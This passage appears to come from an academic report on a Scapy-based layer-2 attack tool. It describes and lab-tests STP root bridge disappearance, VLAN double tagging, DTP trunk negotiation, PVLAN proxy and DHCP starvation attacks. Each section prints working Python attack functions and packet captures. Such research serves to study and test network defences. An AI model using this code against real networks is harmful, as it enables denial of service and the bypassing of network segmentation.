Figure 51 – STP Eternal Root Bridge Election, capture at attacker's eth0 interface

4.2.7. STP Root Bridge Disappearance

4.2.7.1. Attack Description

The STP Root Bridge Disappearance attack is a DoS on the STP that functions similarly to the Eternal Root Bridge Election, except that instead of sending BPDUs repeatedly, the attacker now waits for the *MaxAge* time to elapse and the root bridge to be declared as down to re-send the BPDUs and gain the root role again. The

objective this time is to cause network instability by having port states change frequently, but not too fast, due to repeated re-elections.

4.2.7.2. Attack Code

The STP Root Bridge Disappearance attack is defined in the “stp.py” file, under the “layer2” directory, by the “stp_root_disappearance” function.

Figure 52 shows the function code. The attack structure is similar to that of the Eternal Root Bridge Election and the Root Bridge MitM. The code utilizes the same BPDU for gaining the root role every time, and there is a longer interval between BPDUs sent by the attacker in comparison to the Eternal Root Election. Compared to the Root Bridge MitM attack, we see the same TCN acknowledgment being sent by the attacker to finalize the root bridge election.

```
root_id = STP_pkt.rootid
root_mac = STP_pkt.rootmac
maxAge = STP_pkt.maxage
# Modify root mac
root_mac_int = int(root_mac.replace(':', ''), 16)
root_mac_int -= 1
root_mac_hex = "{:012x}".format(root_mac_int)
root_mac = ":".join(root_mac_hex[i:i+2] for i in range(0, len(root_mac_hex), 2))
# Check for pre-existing layers (VLAN info) and create packet layers
if pkt != None and pkt.haslayer(Dot1Q):
    pkt = pkt/LLC()/STP(bpdutype=0x00, bpdudflags=0x01, rootmac = root_mac, \
        bridgemac= root_mac, rootid = root_id, bridgeid = root_id)
    if pkt.haslayer(Ether):
        pkt[Ether].dst = "01:00:0c:cc:cc:cd"
        pkt[Ether].src = root_mac
else:
    pkt = Dot3(dst="01:80:c2:00:00:00", src = root_mac)/LLC()/STP(bpdutype=0x00, bpdudflags=0x01, rootmac = root_mac, \
        bridgemac= root_mac, rootid = root_id, bridgeid = root_id)
# Start the attack
while not EXIT_SIGNAL.is_set():
    # Send packet
    p_sniff = srpl(pkt, iface=interface, verbose = 0, timeout = 2)
    # Send ack to received BPDU
    if p_sniff is not None and STP in p_sniff and p_sniff[Dot3].src != root_mac:
        pkt[STP].bpdudflags = 0x81 # Set TC Ack bit
        sendp(pkt, iface=interface)
        pkt[STP].bpdudflags = 0x01 # Reset TC Ack bit
    # Sleep for more than maxAge seconds
    sleep(int(maxAge)+ 3)
return args
```

Figure 52 – STP Root Bridge Disappearance function code

4.2.7.3. Testing and Validation

As with the other STP attacks, we used the test topology of Figure 39.

To perform the attack, we first select interface “eth0”. Then, we select “Add Function”, “Attack”, “L2”, “DoS”, and finally “STP Root Disappearance”. We can then launch the attack by selecting “Run Chain”.

The best way to confirm whether the attack is successful is by looking at the packets captured on the attacker’s “eth0” interface: when the attacker claims the root role, the first packet it receives must be a TCN BPDU sent to the attacker which it needs to acknowledge. In Figure 53 not only do we see the TCN BPDU right after the Conf BPDU sent by the attacker, but also we see a time interval of about 23 seconds between packets 47 and 50, showing that the MaxAge period of 20 seconds has already elapsed and the original root bridge was elected back.

No.	Time	Source	Destination	Protocol	Length	Info
45	34.590897	0c:8c:f3:61:c2:ff	Spanning-tree-(for-... STP	STP	52	Conf. TC + Root = 32768/1/0c:8c:f3:61:c2:ff
46	35.787280	0c:8c:f3:b8:c2:02	Spanning-tree-(for-... STP	STP	60	Topology Change Notification
47	35.789519	0c:8c:f3:61:c2:ff	Spanning-tree-(for-... STP	STP	52	Conf. TC + Root = 32768/1/0c:8c:f3:61:c2:ff
50	58.812761	0c:8c:f3:61:c2:ff	Spanning-tree-(for-... STP	STP	52	Conf. TC + Root = 32768/1/0c:8c:f3:61:c2:ff
51	60.176513	0c:8c:f3:b8:c2:02	Spanning-tree-(for-... STP	STP	60	Topology Change Notification
52	60.178190	0c:8c:f3:61:c2:ff	Spanning-tree-(for-... STP	STP	52	Conf. TC + Root = 32768/1/0c:8c:f3:61:c2:ff

```

> Frame 50: 52 bytes on wire (416 bits), 52 bytes captured (416 bits) on interface -, id 0
> IEEE 802.3 Ethernet
> Logical-Link Control
  > Spanning Tree Protocol
    > Protocol Identifier: Spanning Tree Protocol (0x0000)
    > Protocol Version Identifier: Spanning Tree (0)
    > BPDU Type: Configuration (0x00)
    > BPDU Flags: 0x01, Topology Change
    > Root Identifier: 32768 / 1 / 0c:8c:f3:61:c2:ff
    > Root Path Cost: 0
    > Bridge Identifier: 32768 / 1 / 0c:8c:f3:61:c2:ff
    > Port identifier: 0x0000
    > Message Age: 1
    > Max Age: 20
    > Hello Time: 2
    > Forward Delay: 15

```

Figure 53 – STP Root Bridge Disappearance, capture at attacker’s eth0 interface

4.2.8. VLAN Double Tagging

4.2.8.1. Attack description

The VLAN Double Tagging attack is categorized as “Middleware” (since it inserts certain headers into a packet that is later used in other attacks) and allows an attacker to perform VLAN hopping, that is, sending packets from its VLAN to another one without requiring the frame to be sent to a multilayer switch.

A VLAN, or Virtual LAN, is a form of network isolation utilized in local networks to separate traffic from different machines as if further segregating traffic within a subnetwork. Machines on one VLAN can’t communicate with another VLAN without utilizing a router.

VLAN Double Tagging permits an attacker to circumvent the need for a router for sending packets to another VLAN. In order to perform the attack, frames must be sent with two distinct 802.1Q headers (responsible for carrying VLAN information), one with the VLAN ID of the attacker (the ‘outer tag’) and another one with the VLAN ID of the destination machine (the ‘inner tag’).

When the frame arrives at the first switch, the switch strips the outer tag (as VLAN information coming from the user should be ignored) and then forwards the frame to the next switch while keeping the inner tag. When the frame arrives on the last switch before being delivered to the target, the switch will read the inner tag and forward the frame to the target’s VLAN, leading to the frame being delivered to the victim.

During testing, we also found that in some Cisco IOS implementations (namely our version of the IOSv-L2 multilayer switch) the Double Tagging attack functions with only a Single VLAN tag, as that tag does not get removed by the switch directly connected to the attacker and thus the packet can be forwarded to the destination VLAN.

The major downside of this attack rests on the fact that it’s a unidirectional process: while the attacker can deliver packets to the target, the inverse is impossible as the target has no way of double tagging the response. In any case, it can still be used to perform DoS attacks that only require unidirectional communication.

4.2.8.2. Attack Code

The VLAN Double Tagging attack is defined in the ‘vlan.py’ file, under the ‘layer2’ directory, by the ‘vlan_double_tagging’ function.

As a middleware, the function’s objective is to insert the necessary headers in the packet which will then be further modified. As such, the function modifies the ‘pkt’ key in the ‘args’ variable, setting up the necessary headers with the information to carry the attack, and returning the ‘args’ variable with the updated packet.


```
@type_wrapper(category=attack_cat.Middleware, name="VLAN Double Tagging", layer=attack_layer.L2, type=attack_type.Wrapper, arg_list=["vlan_in", "vlan_out", "dest_ip"])
def vlan_double_tagging(args):
    """Adds Dot1Q headers to the packet, allowing a VLAN double tagging attack to be carried out. Requires vlan tag number for internal and external header."""
    vlan_in = args["vlan_in"]
    vlan_out = args["vlan_out"]
    dest_ip = args["dest_ip"]
    args["pkt"] = Ether(type=0x8100, dst="ff:ff:ff:ff:ff:ff", src=RandMAC())/Dot1Q(vlan=int(vlan_out))/Dot1Q(vlan=int(vlan_in))/IP(dst=dest_ip, src=RandIP())
    return args
```

Figure 54 – VLAN double tagging function code

4.2.8.3. Testing and Validation

Figure 55 shows the topology utilized to test the attack. Both R1 and R2 are c3725 routers fitted with an NM-16ESW module. This module enables the router to behave like a switch, and with IP routing deactivated they only behave like switches (no inter-VLAN routing). R4 behaves like a host, having its 'f0/0' interface configured with the IP address 11.11.11.4/24. No IP configuration was performed on the attacker machine.




Figure 55 – VLAN Double Tagging test topology

To perform the attack, we first selected the interface 'eth0', and then chained two functions: first, by selecting "Middleware", "L2" and "Wrapper" we can filter for the "Double Tagging" function; and second, selecting "Attack", "L4" and "Ping Test" we can filter for the "Ping Test" function, which sends a single ICMP Echo Request to the target. We can then launch the attack by selecting the "Run Chain" option, where we are prompted for the missing parameters, i.e., the VLAN tags for outer and inner headers (for the Double Tagging attack) and the destination IP (for the Ping test), and after which we start sending attack packets. In this case, we set the outer VLAN to the value "2", the inner VLAN to the value "3", and the destination IP is the IP address of R4, "11.11.11.4".

The attack effectiveness can be confirmed by configuring a probe on R4's 'f0/0' interface to observe received packets. The figures below show both the reception of the packet in R4 (Figure 56), without any of the associated VLAN tags, as well as the packet structure in the different links crossed. Figure 58 shows the packet with both 802.1Q headers after being sent by the attacker, and Figure 57 shows the packet in the trunk link between R1 and R2, with a single VLAN tag. We thus confirm that R1 removed the outer tag before forwarding the packet to R2, and R2 later removed the inner tag before forwarding the packet to R4.

No.	Time	Source	Destination	Protocol	Length	Info
50	77.386690	64.12.208.68	11.11.11.4	ICMP	45	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)

```
> Frame 50: 45 bytes on wire (360 bits), 45 bytes captured (360 bits) on interface -, id 0
> Ethernet II, Src: 93:0a:1e:ec:37:0e (93:0a:1e:ec:37:0e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 64.12.208.68, Dst: 11.11.11.4
> Internet Control Message Protocol
```

Figure 56 – VLAN Double Tagging, packet capture in R4's f0/0 interface

No.	Time	Source	Destination	Protocol	Length	Info
151	73.436422	64.12.208.68	11.11.11.4	ICMP	49	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)

```
> Frame 151: 49 bytes on wire (392 bits), 49 bytes captured (392 bits) on interface -, id 0
> Ethernet II, Src: 93:0a:1e:ec:37:0e (93:0a:1e:ec:37:0e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 3
  000. .... = Priority: Best Effort (default) (0)
  ...0 .... = DEI: Ineligible
  .... 0000 0000 0011 = ID: 3
  Type: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 64.12.208.68, Dst: 11.11.11.4
> Internet Control Message Protocol
```

Figure 57 – VLAN Double Tagging, packet capture in R1's f1/0 interface

```

No.    Time           Source            Destination      Protocol  Length  Info
---    -
46 83.427132    64.12.208.68     11.11.11.4      ICMP      53      Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
> Frame 46: 53 bytes on wire (424 bits), 53 bytes captured (424 bits) on interface -, id 0
> Ethernet II, Src: 93:0a:1e:ec:37:0e (93:0a:1e:ec:37:0e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  > 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 2
    000. .... = Priority: Best Effort (default) (0)
    ...0 .... = DEI: Ineligible
    ... 0000 0000 0010 = ID: 2
    Type: 802.1Q Virtual LAN (0x8100)
  > 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 3
    000. .... = Priority: Best Effort (default) (0)
    ...0 .... = DEI: Ineligible
    ... 0000 0000 0011 = ID: 3
    Type: IPv4 (0x0800)
  > Internet Protocol Version 4, Src: 64.12.208.68, Dst: 11.11.11.4
  > Internet Control Message Protocol

```

Figure 58 – VLAN Double Tagging, packet capture in the attacker’s eth0 interface

4.2.9. VLAN DTP Negotiation

4.2.9.1. Attack Description

The VLAN DTP Negotiation attack allows an attacker to turn a VLAN port into a Trunk port, allowing communication with every machine in the subnetwork without requiring a router, as per VLAN standards. Unlike the VLAN Double Tagging attack, the DTP negotiation is considered an “Attack” and not a “Middleware”, as it does not insert headers into a packet that will later be used by another attack.

By default, VLAN ports connected to end equipment such as PCs should be configured in Access mode, therefore associating a certain VLAN ID with the port. On the other hand, most links between switches themselves and with routers should be configured as Trunk ports, allowing traffic from every VLAN to circulate in those links.

DTP is a protocol that allows the negotiation of port states to be done automatically by each end of the link. This means a switch port can be configured to change state depending on the port on the other end of the link. This can largely simplify network configuration when redundancy is introduced, as the state of a switch’s port can change when links and nodes fail.

Table 3 below is a matrix that shows the different outcomes of a DTP negotiation depending on the state of each port (dynamic auto, dynamic desirable, trunk, and access are the possible port states). As an example of how to read the table, if one of the interfaces is in dynamic auto mode and the other is in trunk mode, the outcome of the negotiation for both ports is trunk mode. When the outcome is “Limited Connectivity”, which happens when one port is in trunk mode and the other is in access mode, we have a case where not every packet sent out of the trunk port will be accepted by the access port (only those destined to the access port’s configured VLAN), and thus connectivity is limited on the link.

Table 3 – DTP Negotiation outcomes

	DYNAMIC AUTO	DYNAMIC DESIRABLE	TRUNK	ACCESS
DYNAMIC AUTO	Access	Trunk	Trunk	Access
DYNAMIC DESIRABLE	Trunk	Trunk	Trunk	Access
TRUNK	Trunk	Trunk	Trunk	Limited Connectivity
ACCESS	Access	Access	Limited Connectivity	Access

A DTP Negotiation attack occurs when an attacker abuses a switch port that can be placed in trunk mode in case a DTP packet is sent to the switch. Having access to a trunk port means the attacker now has access to every

VLAN in the subnetwork, allowing it to establish 2-way communications with any machine. From Table 3 above we can conclude that, if an attacker sends a DTP packet with its own port state set to ‘Dynamic Desirable’ then the link to the switch will be configured as Trunk as long as the switch’s port state isn’t set to Access.

4.2.9.2. Attack Code

The DTP Negotiation attack is defined in the ‘vlan.py’ file, under the ‘layer2’ directory, by the ‘vlan_dtp_attack’ function.

Figure 59 shows the function code for the DTP Negotiation attack. The function simply creates the packet structure for a DTP packet with the relevant information to conduct the attack. In this case, the only parameter that should be changed from default values is the ‘neighbor’ parameter, which should be configured as the attacker’s MAC address. The packet then gets sent once with the destination set as the multicast address for this protocol (‘dst’ argument in the ‘Dot3’ header). MAC source for the ‘Dot3’ header should also match the attacker’s MAC address.

```
@type_wrapper(category=attack_cat.Attack, name="DTP Trunk Negotiation", type=attack_type.SingleUse, layer=attack_layer.L2, arg_list=[])
def vlan_dtp_attack(args):
    '''Performs a DTP Trunk negotiation attack from the selected interface'''
    interface = args["iface"]
    args['pkt'] = Dot3(src=get_if_hwaddr(interface), dst="01:00:0c:cc:cc:cc")/\
        LLC()/SNAP(/\
            DTP(tlvlist=[DTPDomain(),DTPStatus(),DTPType(),DTPNeighbor(neighbor=get_if_hwaddr(interface))]))
    send_l2_single(args)
```

Figure 59 – DTP Negotiation function code

4.2.9.3. Testing and Validation

Figure 61 shows the topology for testing the DTP Negotiation attack. All three switches, which are Cisco IOSv-L2 devices, were configured to have the links between them as trunk links. R1 was placed in VLAN 2 and R2 in VLAN 3, while no VLAN was assigned to the port connected to the attacker. No further configurations were made except assigning IP addresses to R1 and R2’s f0/0 interfaces and the attacker’s eth0 interface. Connectivity was tested by issuing ping commands to and from R1, R2, and the attacker. None of the requests were successful, which was the expected behavior. We also check the state of Sw1’s Gi0/2 interface by issuing the command “sh int switchport”. The result of the command can be seen in Figure 60 below, where we can verify the DTP mode set as dynamic auto and the operational mode set as access.

```
Name: Gi0/2
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: static access
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: native
Negotiation of Trunking: On
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: none
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
Capture VLANs Allowed: ALL
```

Figure 60 – DTP Negotiation, Sw1’s Gi0/2 state before the attack




Figure 61 – DTP Negotiation Test Topology

To launch the DTP attack, we first started the tool, selected interface eth0 to launch the attack from, and then selected the DTP Trunk Negotiation under the “Attack” category, “L2” layer, and “Single Use” type. We then ran the attack.

Figure 62 shows the captured packets at the attacker interface. The only relevant packet is number 268, the one utilizing the attacker’s MAC address as the source. Inspecting it we can see the trunk status value is set to “Access/Desirable”, which corresponds to the dynamic desirable configuration option. This allows the attacker to set Sw1’s Gi0/2 interface as a trunk port, which can be verified in Figure 63 where we see the operational mode is now “trunk”. To further test connectivity, we can exit the tool and run a ping command from the attacker to R1 and R2, which was successful and thus confirms the attack’s success.

```

258 540.956781 0c:2f:35:70:79:02 CDP/VTP/DTP/PagP/UD.. DTP 60 Dynamic Trunk Protocol
259 541.066034 0c:2f:35:70:79:02 CDP/VTP/DTP/PagP/UD.. DTP 90 Dynamic Trunk Protocol
268 558.184075 16:63:bf:c5:a9:22 CDP/VTP/DTP/PagP/UD.. DTP 48 Dynamic Trunk Protocol
269 558.279223 0c:2f:35:70:79:02 CDP/VTP/DTP/PagP/UD.. DTP 60 Dynamic Trunk Protocol
<
> Frame 268: 48 bytes on wire (384 bits), 48 bytes captured (384 bits) on interface -, id 0
> IEEE 802.3 Ethernet
> Logical-Link Control
  > DSAP: SNAP (0xaa)
  > SSAP: SNAP (0xaa)
  > Control field: U, func-UI (0x03)
  Organization Code: 00:00:0c (Cisco Systems, Inc)
  PID: DTP (0x2004)
  > Dynamic Trunk Protocol: (Operating/Administrative): Access/Desirable (0x03) (Operating/Administrative): 802.1Q/802.1Q (0xa5): 16:63:bf:c5:a9:22
    Version: 1
    > Domain
    > Trunk Status
      Type: Trunk Status (0x0002)
      Length: 5
      > Value: Access/Desirable (0x03)
    > Trunk Type
      Type: Trunk Type (0x0003)
      Length: 5
      > Value: 802.1Q/802.1Q (0xa5)
    > Sender ID
      Type: Sender ID (0x0004)
      Length: 10
      Sender ID: 16:63:bf:c5:a9:22 (16:63:bf:c5:a9:22)

```

Figure 62 – DTP Negotiation capture at eth0 interface

```

Name: Gi0/2
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: trunk
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: dot1q
Negotiation of Trunking: On
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
Capture VLANs Allowed: ALL

```

Figure 63 – DTP Negotiation, Sw1’s Gi0/2 state after the attack

4.2.10. PVLAN Proxy

4.2.10.1. Attack Description

The PVLAN Proxy allows an attacker to communicate with other machines on the subnetwork when placed in a Private VLAN. Once again, this attack is considered “Middleware” since its purpose is to inject layers into a packet that is later used in another attack.

A Private VLAN is a form of network isolation, where a switch’s ports can be configured in one of three states, each state offering a different level of connectivity.

The first state is the promiscuous mode. Any machine connected to a port in this state can communicate with every machine in the network, independently of what state the other machine’s connected port is in. Usually,

the network gateway is the only machine connected to a port in this state, as every machine needs to communicate with the gateway in order to access the Internet. Ports in this state are referred to as P-ports.

The second state is the host isolated mode. Ports in this state only allow communication with machines connected to P-ports. An example of a host isolated port configuration would be a server containing sensitive information, which should not be reachable from anywhere in the subnetwork. Ports in this state are referred to as I-ports.

The third state is the host community mode. Ports in this state allow communication with P-ports and other community ports on the same VLAN number. An example of a host community port would be a group of different workstations belonging to the same company department, where those workstations should be able to communicate with each other but not with the workstations of another department. Ports in this state are referred to as C-ports.

A PVLAN Proxy attack allows an attacker connected to either an I-port or a C-port to communicate with machines connected to other I-ports or C-ports of another PVLAN by sending a packet with mismatching IP and MAC addresses: the IP address must be the destination machine's while the MAC address must be the gateway's address. The switch forwards the frame to the gateway based on the destination MAC address, and the gateway will then forward the packet to the destination utilizing the IP address and the correct MAC address.

As with the VLAN Double Tagging attack, this attack is unidirectional as the target has no way of sending a response back to the attacker.

4.2.10.2. Attack Code

The PVLAN Proxy attack is defined in the 'vlan.py' file, under the 'layer2' directory, by the 'vlan_pvlan_proxy' function.

Figure 64 shows the function code for the attack. Being a "Middleware", the function's objective is to insert the necessary headers for the attack to function. In this case, the two headers that need configuration are the Ethernet and IP headers: the packet's destination MAC needs to be configured as the gateway MAC, while the IP destination field is the target's IP address. The packet then gets returned through the 'args' variable.

```
@type_wrapper(category=attack_cat.Middleware, name="PVLAN Proxy", type=attack_type.Wrapper, layer=attack_layer.L2, arg_list = ["dest_ip", "gateway_mac"])
def vlan_pvlan_proxy(args):
    """Formats a packet for a PVLAN proxy attack. Requires the MAC address of the network's gateway, and the IP address of the target"""
    interface = args["iface"]
    target_ip = args["dest_ip"]
    target_mac = args["gateway_mac"]
    args["pkt"] = Ether(src=get_if_hwaddr(interface), dst=target_mac)/IP(src=get_if_addr(interface), dst=target_ip)
    return args
```

Figure 64 – PVLAN Proxy function code

4.2.10.3. Testing and Validation

Figure 65 shows the topology utilized to test the PVLAN attack. The switch, a Cisco ISOV-L2 device, was configured with three distinct VLANs, 500, 501, and 502. Out of these, VLAN 500 was considered the native VLAN and as such, every device connected to it was also connected to a P-port. In this case, we considered R1 the network gateway, and thus interface Gi0/0 was configured as a P-port. The remaining two VLANs, 501 and 502, were configured as Isolated VLANs, so the interfaces Gi0/1 and Gi0/2 were configured as I-Ports. To test the configuration, we issued a ping command from the attacker to R1 and R2 and verified that the ping reached R1 but not R2.




Figure 65 – PVLAN Testing Topology

The next step was launching the attack. To do so, we started the tool, selected interface ‘eth0’, and added two functions: filtering by “Middleware”, “L2” and “Wrapper”, the PVLAN Proxy itself, which was then chained with a Ping Test (“Attack”, “L4”, “Ping Test”) to send an ICMP echo request to the target. From the ping command performed previously, we can extract R1’s MAC address by, for example, inspecting our ARP table. When selecting “Run Chain”, we set the target MAC as R1’s MAC address (the gateway) and set the target IP as 10.10.0.2 (R2’s IP) and run the attack.

```

14 14.990417 10.10.0.1 10.10.0.100 ICMP 98 Echo (ping) reply id=0x0039, seq=1/256, ttl=255 (request in 13)
62 108.436324 10.10.0.100 10.10.0.2 ICMP 45 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
63 108.467630 10.10.0.1 10.10.0.100 ICMP 70 Redirect (Redirect for host)

```

Figure 66 – PVLAN Proxy capture in eth0 interface

```

207 330.867453 10.10.0.100 10.10.0.2 ICMP 60 Echo (ping) request id=0x0000, seq=0/0, ttl=63 (no response found!)
208 330.875052 ca:02:13:54:00:00 Broadcast ARP 60 Who has 10.10.0.100? Tell 10.10.0.2
209 330.947321 ca:02:13:54:00:00 ca:02:13:54:00:00 LOOP 60 Reply

```

Figure 67 – PVLAN Proxy capture in R2’s f0/0 interface

Figure 66 and Figure 67 show the captured packets in each of the attacker’s and R2’s interfaces. In the first figure, we see the ICMP packet sent by the attacker, packet number 62. There we see the mismatched destination addresses of the IP and Ethernet layers. In the second figure we can see the forwarded packet being delivered to R2, number 207, with the source MAC address matching the original destination MAC address.

Two interesting packets to observe are packet number 63 from the first capture and packet number 208 from the second one. Packet 63 is an ICMP redirect – sent by R1 to the attacker due to the fact the destination IP is on the same subnet. However, the attacker has no way of directly sending the packet to the target due to the PVLAN configurations. Packet 208 is an ARP request sent by R2, trying to get the attacker’s MAC address. Again, due to the PVLAN restrictions, this packet is dropped at the switch and thus does not show up in R1’s capture.

4.2.11. DHCP Starvation

4.2.11.1. Attack Description

DHCP Starvation is a DoS attack that targets a DHCP server in the local network, or, in case a DHCP relay is configured, can also target DHCP servers outside the local subnet.

DHCP is a protocol that runs on a local subnet and is responsible for the dynamic allocation of IP addresses to hosts on the network. This protocol facilitates network configurations on endpoints, as a host can simply connect to the network, perform a short exchange with the DHCP server, and receive the necessary information to

configure various parameters. DHCP primarily allows the configuration of an IP address and subnet mask but can also include other parameters like the default gateway, DNS and NTP servers, domain name, and many others.

DHCP runs over UDP, utilizing port 67 as the server listening port and port 68 as the client listening port.

A DHCP Server will allocate IP addresses from an address pool that is manually configured. When the server receives the first DHCP packet from the DHCP exchange, a DHCP Discover, it will pick and pre-allocate an IP address from the pool for the host which sent the Discover packet. The server will keep this address pre-allocated for some time to accommodate slower hosts or busy network links which might delay the whole exchange. The server will not respond to any DHCP Discover packets if all IP addresses from the pool are already allocated or pre-allocated.

A DHCP Starvation is a DoS attack that aims to exhaust the DHCP address pool from a server, effectively denying any new host that connects to the network from being able to obtain an IP address. It works by sending a stream of DHCP Discover packets, all with random source MAC addresses, to the DHCP server, leading to the pre-allocation and consequent exhaustion of the address pool.

The DHCP Starvation attack is defined in the 'dhcp.py' file, under the 'layer2' directory, by the 'dhcp_starve' function.

Figure 68 shows the function code for the attack. The attack code consists of a while loop, where in each cycle a random MAC address is generated (utilizing the scapy function 'RandMAC') and a DHCP Discover packet is created based on that source address.

```
@type_wrapper(category = attack_cat.Attack, name = "DHCP Starvation", type = attack_type.DoS, layer = attack_layer.L2, arg_list=[])
def dhcp_starve(args):
    """Performs a DHCP Starvation attack in the local network. Requires no additional arguments."""
    logging.debug("Starting DHCP Starvation...")
    while True:
        mac = str(RandMAC()) # Generate random MAC address
        chaddr = ''.join([chr(int(x,16)) for x in mac.split(":")]) # Format MAC address to the 'chaddr' field format used by scapy

        pkt = Ether(dst = "ff:ff:ff:ff:ff:ff", src = mac)/\
            IP(dst = "255.255.255.255", src = "0.0.0.0")/\
            UDP(dport = 67, sport = 68)/\
            BOOTP(chaddr=chaddr)/\
            DHCP(options = [("message-type", "discover"), "end"])

        sendp(pkt, iface=args['iface'])
```

Figure 68 – DHCP Starvation function code

4.2.11.2. Testing and validation

Figure 69 shows the topology utilized to test the DHCP Starvation attack. R1 (Cisco 3725 router) is configured to function as a DHCP server, allocating addresses from the pool 192.168.0.0/24, excluding the addresses from the 192.168.0.1-192.168.0.101 range. No further parameters were configured on R1 as they are unnecessary for this attack. Only R1's IP address was necessary to configure, as the attacker doesn't need an IP address to carry out this attack, and PC1 is supposed to obtain an IP address through DHCP. As such, R1's f0/0 interface was assigned the 192.168.0.1 IP address.

To launch the attack, we first select interface 'eth0' in the respective submenu, and then select "Add Function". By filtering for "Attack", "L2", and "DoS", we can select DHCP Starvation from the list. Since the attack doesn't require any additional arguments, we can simply launch it.

By attaching a probe to R1's f0/0 interface, which can be seen in Figure 71, we can see the DHCP server being flooded by DHCP Discover messages. If we now try to obtain an IP address through DHCP in PC1, we get the error "Can't find DHCP server" (seen in Figure 70). We can thus conclude the attack is successful.




Figure 69 – DHCP Starvation test topology

```
PC1> ip dhcp
DDD
Can't find dhcp server
PC1>
```

Figure 70 – DHCP Starvation, error on PC

No.	Time	Source	Destination	Protocol	Length	Info
161	1002.394429	c2:01:03:fb:00:00	c2:01:03:fb:00:00	LOOP	60	Reply
162	1012.396911	c2:01:03:fb:00:00	c2:01:03:fb:00:00	LOOP	60	Reply
163	1022.394707	c2:01:03:fb:00:00	c2:01:03:fb:00:00	LOOP	60	Reply
164	1025.840418	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x0
165	1025.840436	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x0
166	1025.848521	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x0
167	1025.848538	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x0
168	1025.850954	c2:01:03:fb:00:00	Broadcast	ARP	60	Who has 192.168.0.103? Tell 192.168.0.1
169	1025.856655	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x0
170	1025.856677	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x0
171	1025.864517	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x0
172	1025.864533	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x0
173	1025.871873	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x0
174	1025.878853	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x0
175	1025.878867	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x0
176	1025.884952	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x0

```
